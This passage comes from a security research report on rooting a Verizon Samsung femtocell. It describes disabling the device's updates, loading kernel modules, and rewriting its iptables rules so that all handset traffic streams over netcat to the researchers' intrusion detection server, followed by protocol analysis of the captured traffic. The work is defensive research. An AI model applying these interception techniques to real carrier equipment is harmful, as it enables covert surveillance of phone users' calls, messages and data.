LMG exported the Samsung SCS-2U01 filesystem, in order to faciliate analysis. The filesystem backup was obtained using a device imaging tool "dcfldd," and also at a filesystem level using tar.

Fortunately, the "ftp" binary was preinstalled on the femtocell (the femtocell executes FTP upon boot automatically, apparently to download the latest configuration files from remote servers).

LMG also needed to install additional binaries. The design of the SCS-2U01 is remarkably similar to Android smartphones developed by Samsung. The primary system-on-a-chip appears to be based on the Texas Instruments OMAP1710 chip which was designed for use in early 3G celphones. It uses an ARM926EJ processor and a C55x DSP to process cellular signals.

As a result, some tools designed to work with Android phones also run on the SCS-2U01. LMG obtained a set of precompiled binaries from https://github.com/jakev/android-binaries. These binaries included netcat ("nc") for network-based file export, and "dcfldd" for imaging.

Using the preinstalled FTP client, LMG uploaded the additional binaries to the femtocell. Please see Appendix C for details.

3.5 Femtocell Networking

The Samsung femtocell includes one physical Ethernet interface. This is assigned eth0 by default. When the VPN startup script, /app/vpn/vpn was executed, it set up a VPN tunnel with an interface named "vip0."

The results of "ifconfig" are shown below. Note that the femtocell obtained an IP address for eth0 using DHCP (the local subnet was 172.29.1.0/24).

```
sh-3.00# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:16:32:95:F4:34
          inet addr:172.29.1.103  Bcast:172.29.1.255  Mask:255.255.255.0
          inet6 addr: fe80::216:32ff:fe95:f434/64 Scope:Link
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:429 errors:0 dropped:0 overruns:0 frame:0
          TX packets:315 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:92765 (90.5 KiB)  TX bytes:37752 (36.8 KiB)
          Interrupt:7

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:6794 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6794 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:299171 (292.1 KiB)  TX bytes:299171 (292.1 KiB)

vip0      Link encap:Ethernet  HWaddr 00:01:00:00:00:01
          inet addr:10.184.220.135  Bcast:0.0.0.0  Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1400  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:84 (84.0 b)  TX bytes:180 (180.0 b)
```

The routing table shows that all traffic to the 10.184.220.135/1 subnet is routed through the VPN tunnel (vip0).

```
sh-3.00# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
66.174.71.40    172.29.1.254    255.255.255.255 UGH   0      0        0 eth0
4.2.2.1         172.29.1.254    255.255.255.255 UGH   0      0        0 eth0
172.29.1.0      0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         10.184.220.135  128.0.0.0       UG    0      0        0 vip0
0.0.0.0         172.29.1.254    0.0.0.0         UG    0      0        0 eth0
```



```
0.0.0.0         172.29.1.254    0.0.0.0         UG    20     0        0 eth0
```

Prior to modification, the femtocell had the following firewall rules:

```
Chain INPUT (policy ACCEPT 6252 packets, 320K bytes)
 pkts bytes target  prot opt in  out source        destination
    0     0 ACCEPT  tcp  --  *   *   69.78.69.206  0.0.0.0/0    tcp spt:22
    0     0 ACCEPT  tcp  --  *   *   69.78.69.206  0.0.0.0/0    tcp dpt:22
    0     0 DROP    tcp  --  *   *   0.0.0.0/0     0.0.0.0/0    tcp spt:22
    0     0 DROP    tcp  --  *   *   0.0.0.0/0     0.0.0.0/0    tcp dpt:22
   30   840 ACCEPT  icmp --  *   *   66.174.71.40  0.0.0.0/0
   19  2324 ACCEPT  udp  --  *   *   66.174.71.40  0.0.0.0/0    udp dpt:4500
    0     0 ACCEPT  tcp  --  *   *   66.174.71.40  0.0.0.0/0    tcp dpt:4500
    1   332 ACCEPT  udp  --  *   *   66.174.71.40  0.0.0.0/0    udp dpt:500
    0     0 ACCEPT  tcp  --  *   *   66.174.71.40  0.0.0.0/0    tcp dpt:500
    0     0 ACCEPT  udp  --  *   *   4.2.2.1       0.0.0.0/0    udp dpt:53
    0     0 ACCEPT  tcp  --  *   *   4.2.2.1       0.0.0.0/0    tcp dpt:53
   13  1451 ACCEPT  udp  --  *   *   4.2.2.1       0.0.0.0/0    udp spt:53
    0     0 ACCEPT  tcp  --  *   *   4.2.2.1       0.0.0.0/0    tcp spt:53
   63 20928 ACCEPT  udp  --  *   *   0.0.0.0/0     0.0.0.0/0    udp dpt:64877
    0     0 ACCEPT  udp  --  *   *   0.0.0.0/0     0.0.0.0/0    udp dpt:59999
    0     0 ACCEPT  udp  --  *   *   0.0.0.0/0     0.0.0.0/0    udp dpt:443
    0     0 ACCEPT  tcp  --  *   *   0.0.0.0/0     0.0.0.0/0    tcp dpt:443
    0     0 DROP    all  --  *   *   0.0.0.0/0     172.29.1.103

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 6366 packets, 292K bytes)
 pkts bytes target     prot opt in     out     source               destination
```

Note that the initial iptables rules blocked all traffic from the femtocell's eth0 IP address (172.29.1.103) except for two high-numbered UDP ports and TCP/UDP port 443. The femtocell also explicitly allowed access to SSH and ports associated with IPsec and IKE from specific Verizon IP addresses. The version of iptables installed on the femtocell had very limited capacity, and the nat, mangle and raw tables did not exist.

Netstat revealed the following default listening daemons:

```
sh-3.00# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address    Foreign Address     State
tcp        0      0 0.0.0.0:9100     0.0.0.0:*           LISTEN
tcp        0      0 0.0.0.0:23       0.0.0.0:*           LISTEN
```

3.6 Updates: A Stumbling Block

On January 11, research suddenly halted. The team was preparing to modify iptables in order to attempt to re-route traffic to the intrusion detection server. However, when the team connected the Samsung SCS-2U01 to the network, it downloaded and installed a software update which set U-Boot's wait time to zero and disabled keyboard interrupts. As a result, the team could no longer disable autoboot, and therefore could not configure U-Boot to execute a root shell.

To overcome this challenge, LMG purchased several additional Samsung femtocells via eBay. Upon receipt, each femtocell was booted. Femtocells which were running an updated version of the software were returned, and only the older versions which allowed autoboot interrupts were retained. LMG's team developed a method to prevent the Samsung SCS-2U01 devices from installing updates, in order to ensure that the femtocell's software platform would not be modified.

3.7 Traffic Interception

Early on in the project, LMG obtained initial packet captures from an external system connected to a hub, which was also connected to the active Samsung femtocell. The result of this external examination revealed that the traffic exchanged between Verizon servers and the femtocell was encrypted using an IPsec tunnel. The authentication was conducted using IKE, and data was exchanged using UDP encapsulation of IPsec packets, as shown in Figure 9. No information could be obtained about the tunnel endpoints or content.




Figure 9: A capture of traffic from the Verizon Samsung femtocell, as viewed from another client on the LAN.

To faciliate observation of communication endpoints and content, LMG's research team determined that traffic would have to be obtained directly from the femtocell itself. The team hypothesized that it might be possible to redirect traffic using iptables on the femtocell itself, and export the traffic in real time from the femtocell to a separate analysis system. By leveraging iptables, LMG's researchers hoped to intercept the traffic before it entered the IPSEC tunnel, or after it was received (depending on the directionality of the packet). This would allow for proper analysis and implementation of intrusion detection techniques.

3.7.1 Kernel Module Updates

Upon examination, LMG found that the implementation of iptables installed on the SCS-2U01 and SCS-26UC4 was a very bare-bones copy of iptables v1.3.7. It did not include support for NFQUEUE, tee, or other features needed to facilitate traffic exportation of this type.

To solve this problem, LMG researchers installed new kernel modules to add NFQUEUE functionality to iptables. NFQUEUE is a target available in later versions of iptables which facilitates delegation of packet analysis and corresponding decisions to userspace processes. In other words, a system administrator can configure iptables to send matching packets to NFQUEUE. Then, a userspace program can connect to the queue, get the messages from the kernel, and determine whether the packet gets accepted or rejected.

LMG decided to use NFQUEUE to copy the contents of the packets from iptables and exported

them to the intrusion detection server using netcat. NFQUEUE was chosen as the method for packet exportation because it required only minimal modification to the femtocell software.

LMG obtained the kernel source code used on the SCS-2U01 from Samsung's web site.[18] This source code is based on MontaVista Linux 5. For various reasons it is difficult to compile this kernel using recent versions of "gcc." The most reliable way to compile kernel modules is to obtain a copy of the MontaVista Pro 5 toolchain. The toolchain is available from Texas Insterments for use with its OMAP-L137 development board, a close relative of the OMAP 1710 used in the SCS-2U01. See the Texas Instruments web site[19] for links and installation instructions.

Once the MontaVista toolchain was installed, the UNIX makefiles were modified to point to the correct compilers. The team then enabled and compiled the kernel modules for NFQUEUE.

The new kernel modules were installed on the femtocell using the following commands:

```
insmod ip_conntrack.ko
insmod ip_nat.ko
insmod ip_conntrack_ftp.ko
insmod ip_nat_ftp.ko
insmod ipt_MASQUERADE.ko
insmod ipt_REDIRECT.ko
insmod ipt_SAME.ko
insmod iptable_mangle.ko
insmod iptable_nat.ko
insmod iptable_raw.ko
insmod nfnetlink.ko
insmod nfnetlink_queue.ko
insmod xt_multiport.ko
insmod xt_NFQUEUE.ko
```

Note that the order in which the kernel modules were injected is important. Several of the modules depend on each other and changing the order may result in errors.

3.7.2 New IPTables Rules

Once the new kernel modules were installed, LMG flushed the existing iptables rules on the femtocell, added rules to accept traffic to and from the CIDS (172.29.1.150), and finally added rules which redirected all remaining input and output through NFQUEUE:

```
iptables --flush
iptables -t filter -A INPUT -s 172.29.1.150 -j ACCEPT
iptables -t filter -A INPUT -j NFQUEUE --queue-num 0
iptables -t filter -A OUTPUT -d 172.29.1.150 -j ACCEPT
iptables -t filter -A OUTPUT -j NFQUEUE --queue-num 0
iptables -t filter -A FORWARD -d 172.29.1.150 -j ACCEPT
```

[18] http://www.samsung.com/global/business/telecommunication-systems/resource/opensource/femtocell.html
[19] http://processors.wiki.ti.com/index.php/MontaVista_Linux_PSP_for_OMAP-L137Downloading_the_Release


```
iptables -t filter -A FORWARD -j NFQUEUE --queue-num 0
```

Below are the femtocell iptables rules, following modifications (note that 172.29.1.150 is the IP address of the CIDS:

```
iptables -L -n -v
Chain INPUT (policy ACCEPT 7676 packets, 11M bytes)
 pkts bytes target     prot opt in  out  source        destination
  578 31444 ACCEPT     all  --  *   *    172.29.1.150  0.0.0.0/0
 3982  218K NFQUEUE    all  --  *   *    0.0.0.0/0     0.0.0.0/0    NFQUEUE num 0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in  out  source        destination
    0     0 ACCEPT     all  --  *   *    0.0.0.0/0     172.29.1.150
    0     0 NFQUEUE    all  --  *   *    0.0.0.0/0     0.0.0.0/0    NFQUEUE num 0

Chain OUTPUT (policy ACCEPT 2657 packets, 144K bytes)
 pkts bytes target     prot opt in  out     source     destination
  587  829K ACCEPT     all  --  *   *    0.0.0.0/0     172.29.1.150
 3981  178K NFQUEUE    all  --  *   *    0.0.0.0/0     0.0.0.0/0    NFQUEUE num 0
```

3.7.3 Sending Output to Netcat

To process the NFQUEUE traffic, LMG wrote a custom tool called "packet_capture," which takes input from NFQUEUE and prints the equivalent hexadecimal string to STDOUT. This hexadecimal output is piped into netcat and is received by a netcat listener on the CIDS.

The Samsung femtocells run a version of MontaVista Linux, built for the ARM926EJ processor. The custom binary had to be compiled for the same ARMv5te architecture used in the ARM926EJ processor. For the programs such as "packet_capture" writen by LMG, the team used a QEMU ARM emulator running Debian 6 ARMEL to compile the static binaries.

The "packet_capture" program is executed on the femtocell as follows:

```
/tmp/packet_capture | /tmp/nc 172.29.1.150 1234 &
```

At this point, traffic was copied from all interfaces of the femtocell and exported in real time to the CIDS via netcat.

3.8 Traffic Receipt

LMG created a corresponding python script called "raw_to_pcap.py" which runs on the intrusion detection system, reads the hexadecimal data from the netcat listener, converts them to pcap format, and writes it to a file. This script requires the Python library "scapy."

The command below illustrates the use of the "raw_to_pcap.py" file for reading input from a netcat listener and producing a pcap file, "DIY-demo.pcap."


```
nc -vlp 1234 | /ids/client/raw_to_pcap.py /ids/pcaps/DIY-demo.pcap
```

3.9 Initial Femtocell Protocol Analysis

LMG researchers started by creating sample traffic captures from the femtocell to facilitate analysis. These included samples of normal femtocell network activity without phones attached, samples of LMG phones connecting to the femtocell, samples of LMG researchers browsing the web from Android smartphones, and samples of LMG researchers exchanging SMS messages and phone calls. All captures were taken while the femtocell and attached phones were inside the RF-shielded enclosure.

While a full analysis of the femtocell's network traffic is outside the scope of this project, this section includes a brief summary of important findings that are relevant to the cellular intrusion detection project.

3.9.1 Protocol Hierarchy

Figures 10 and 11 show protocol hierarchy statistics for a packet capture approximately 9 hours in length taken from the femtocell. During this time frame, an Android phone was connected to the femtocell and SMS messages were exchanged. The phone was also used to browse the web.

Protocol	% Packets	Packets	% Bytes	Bytes
Frame	100.00 %	708000	100.00 %	32611311
Raw packet data	100.00 %	708000	100.00 %	32611311
Internet Protocol Version 4	100.00 %	708000	100.00 %	32611311
User Datagram Protocol	97.95 %	693483	82.04 %	26754822
Data	97.82 %	692538	81.73 %	26654303
Network Time Protocol	0.00 %	32	0.01 %	2432
Simple Network Management Protocol	0.00 %	4	0.00 %	550
Domain Name Service	0.01 %	38	0.01 %	4104
Malformed Packet	0.00 %	19	0.01 %	2926
UDP Encapsulation of IPsec Packets	0.11 %	809	0.27 %	87372
Internet Security Association and Key Management Protocol	0.11 %	809	0.27 %	87372
Text item	0.01 %	53	0.02 %	5695
A9-Setup-A8	0.01 %	49	0.02 %	5547
Simple Traversal of UDP Through NAT	0.00 %	2	0.00 %	96
uTorrent Transport Protocol	0.00 %	6	0.00 %	228
Malformed Packet	0.00 %	6	0.00 %	228
Session Traversal Utilities for NAT	0.00 %	1	0.00 %	42
Data	0.00 %	1	0.00 %	42
Internet Control Message Protocol	0.24 %	1702	0.21 %	68012
Transmission Control Protocol	0.06 %	457	0.21 %	69521
File Transfer Protocol (FTP)	0.03 %	240	0.07 %	23074
FTP Data	0.00 %	31	0.11 %	36483
Generic Routing Encapsulation	1.14 %	8043	6.86 %	2238263
PPP In HDLC-Like Framing	0.91 %	6464	6.71 %	2187735
Point-to-Point Protocol	0.40 %	2861	5.41 %	1765556
PPP Link Control Protocol	0.01 %	64	0.02 %	5123
Point-to-Point Protocol	0.00 %	5	0.00 %	570
PPP Link Control Protocol	0.00 %	1	0.00 %	119
PPP Challenge Handshake Authentication Protocol	0.00 %	1	0.00 %	112
PPP IP Control Protocol	0.00 %	3	0.00 %	339
Data	0.00 %	3	0.00 %	271
PPP Challenge Handshake Authentication Protocol	0.00 %	4	0.00 %	318
PPP IP Control Protocol	0.00 %	21	0.00 %	1211
Point-to-Point Protocol	0.00 %	3	0.00 %	222
PPP IP Control Protocol	0.00 %	3	0.00 %	222
Internet Protocol Version 4	0.39 %	2772	5.39 %	1758904
Internet Control Message Protocol	0.00 %	5	0.00 %	490
User Datagram Protocol	0.01 %	40	0.02 %	6396
Mobile IP	0.00 %	10	0.00 %	1505
Domain Name Service	0.00 %	29	0.01 %	4771
Network Time Protocol	0.00 %	1	0.00 %	120

Figure 10: Protocol Hierarchy statistics produced by Wireshark for a 9-hour packet capture from the Verizon Samsung femtocell (note that this is the top half; please see Figure 11 for the remainder.)

Protocol (continued)	% Packets	Packets	% Bytes	Bytes
Transmission Control Protocol	0.39 %	2727	5.37 %	1752018
Hypertext Transfer Protocol	0.03 %	196	0.36 %	117684
JavaScript Object Notation	0.01 %	38	0.06 %	20535
Line-based text data	0.01 %	38	0.06 %	20535
Line-based text data	0.01 %	62	0.10 %	32503
Media Type	0.00 %	3	0.01 %	2169
Compuserve GIF	0.00 %	22	0.04 %	11660
Hypertext Transfer Protocol	0.00 %	1	0.00 %	600
Compuserve GIF	0.00 %	1	0.00 %	600
JPEG File Interchange Format	0.00 %	29	0.06 %	20008
Portable Network Graphics	0.01 %	38	0.09 %	28727
Secure Sockets Layer	0.00 %	33	0.04 %	14382
Data	0.02 %	122	0.04 %	11754
Point-to-Point Protocol	0.00 %	8	0.00 %	1609
Internet Protocol Version 4	0.00 %	8	0.00 %	1609
Transmission Control Protocol	0.00 %	8	0.00 %	1609
Data	0.00 %	6	0.00 %	1198
Point-to-Point Protocol	0.00 %	1	0.00 %	285
Internet Protocol Version 4	0.00 %	1	0.00 %	285
Transmission Control Protocol	0.00 %	1	0.00 %	285
Data	0.00 %	1	0.00 %	285
Data	0.50 %	3569	1.29 %	420911
Data	0.07 %	515	0.16 %	52682
Point-to-Point Protocol	0.02 %	110	0.04 %	13447
Internet Protocol Version 4	0.02 %	109	0.04 %	13290
Transmission Control Protocol	0.02 %	109	0.04 %	13290
Data	0.01 %	71	0.03 %	8587
Point-to-Point Protocol	0.00 %	5	0.00 %	1286
Internet Protocol Version 4	0.00 %	5	0.00 %	1286
Transmission Control Protocol	0.00 %	5	0.00 %	1286
Point-to-Point Protocol	0.00 %	2	0.00 %	556
Internet Protocol Version 4	0.00 %	2	0.00 %	556
Transmission Control Protocol	0.00 %	2	0.00 %	556
Point-to-Point Protocol	0.00 %	2	0.00 %	556
Internet Protocol Version 4	0.00 %	2	0.00 %	556
Transmission Control Proto	0.00 %	2	0.00 %	556
Data	0.00 %	1	0.00 %	285
Data	0.00 %	1	0.00 %	413
Secure Sockets Layer	0.00 %	1	0.00 %	413
Data	0.00 %	1	0.00 %	413
PPP Link Control Protocol	0.00 %	1	0.00 %	157
Data	0.00 %	1	0.00 %	157
Data	0.61 %	4315	10.67 %	3480693

Figure 11: Protocol Hierarchy statistics produced by Wireshark for a 9-hour packet capture from the Verizon Samsung femtocell (continued from Figure 10).

The network-layer protocol used to communicate between the femtocell and Verizon's network was IPv4. The transport-layer protocols were used above this were: UDP (82.04% of bytes), and TCP (0.21% of bytes). A small amount of ICMP was also present (.21% of bytes). GRE over IPv4 (10.67% of bytes) was also used to encapsulate PPP traffic.

PPP was used to route the Android's data activity from the handset to the PSDN. This included several layers of complex tunneling. Wireshark was not able to fully dissect this traffic "out-of-the-box." LMG researchers have been actively working on development of protocol dissectors for this traffic.

The UDP/IPv4 traffic appeared to contain routine femtocell maintenance communications between Verizon's network and the femtocell itself. This included primarily NTP, SNMP, and DNS traffic– all protocols commonly used for remote system management and logging. UDP was also used to carry CDMA2000 traffic, such as the A9 setup messages shown in section 3.9.4.

3.9.2 Routine FTP Traffic

The TCP/IPv4 traffic appeared to contain primarily FTP exchanges, also used for routine maintenance. Figure 12 shows and example of an FTP communication between the femtocell and Verizon's server.




Figure 12: Example of a routine communication between the Samsung femtocell and Verizon's servers, reconstructed using Wireshark's "Follow TCP Stream" function.

3.9.3 Mobile Handset Authentication

Within GRE encapsulation, PPP CHAP was used to authenticate the mobile handsets as it connected to the PSDN. Figure 13 shows the packets captured after a mobile handset was turned on inside the RF-shielded enclosure with the Samsung femtocell.

Upon successful authentication, Verizon sent the cleartext message, "Welcome to the SAMSUNG v.6 BSS." LMG researchers later used this string in a Snort IDS rule to alert when a new mobile handset joined.




Figure 13: PPP CHAP was used to authenticate mobile handsets as they connected to the PSDN.

3.9.4 CDMA 2000 Protocol Dissection

Upon examining the first femtocell packet captures, LMG found that Wireshark's built-in protocol dissectors had very limited capacity to decode CDMA2000 traffic. LMG began development of CDMA2000 Lua protocol dissectors which can be used as plugins to Wireshark and tshark.

To decode CDMA2000 traffic, LMG developers referred to published 3GPP2 specifications. Note that the 2012 "Interoperability Specification (IOS) for Femtocell Access Points" appeared to be too new to be applicable to the Verizon Samsung femtocell traffic. Instead, LMG found the 2001 "3GPP2 Access Network Interfaces Interoperability Specification" was a more useful reference. [20]

LMG began by decoding a CDMA2000 A9-Setup-A8 message, shown in Figure 14. A9 signaling messages setup and tear down the A8 connections which are used to transfer user data.

[20] http://www.3gpp2.org/public_html/specs/A.S0001-A_v2.0.pdf

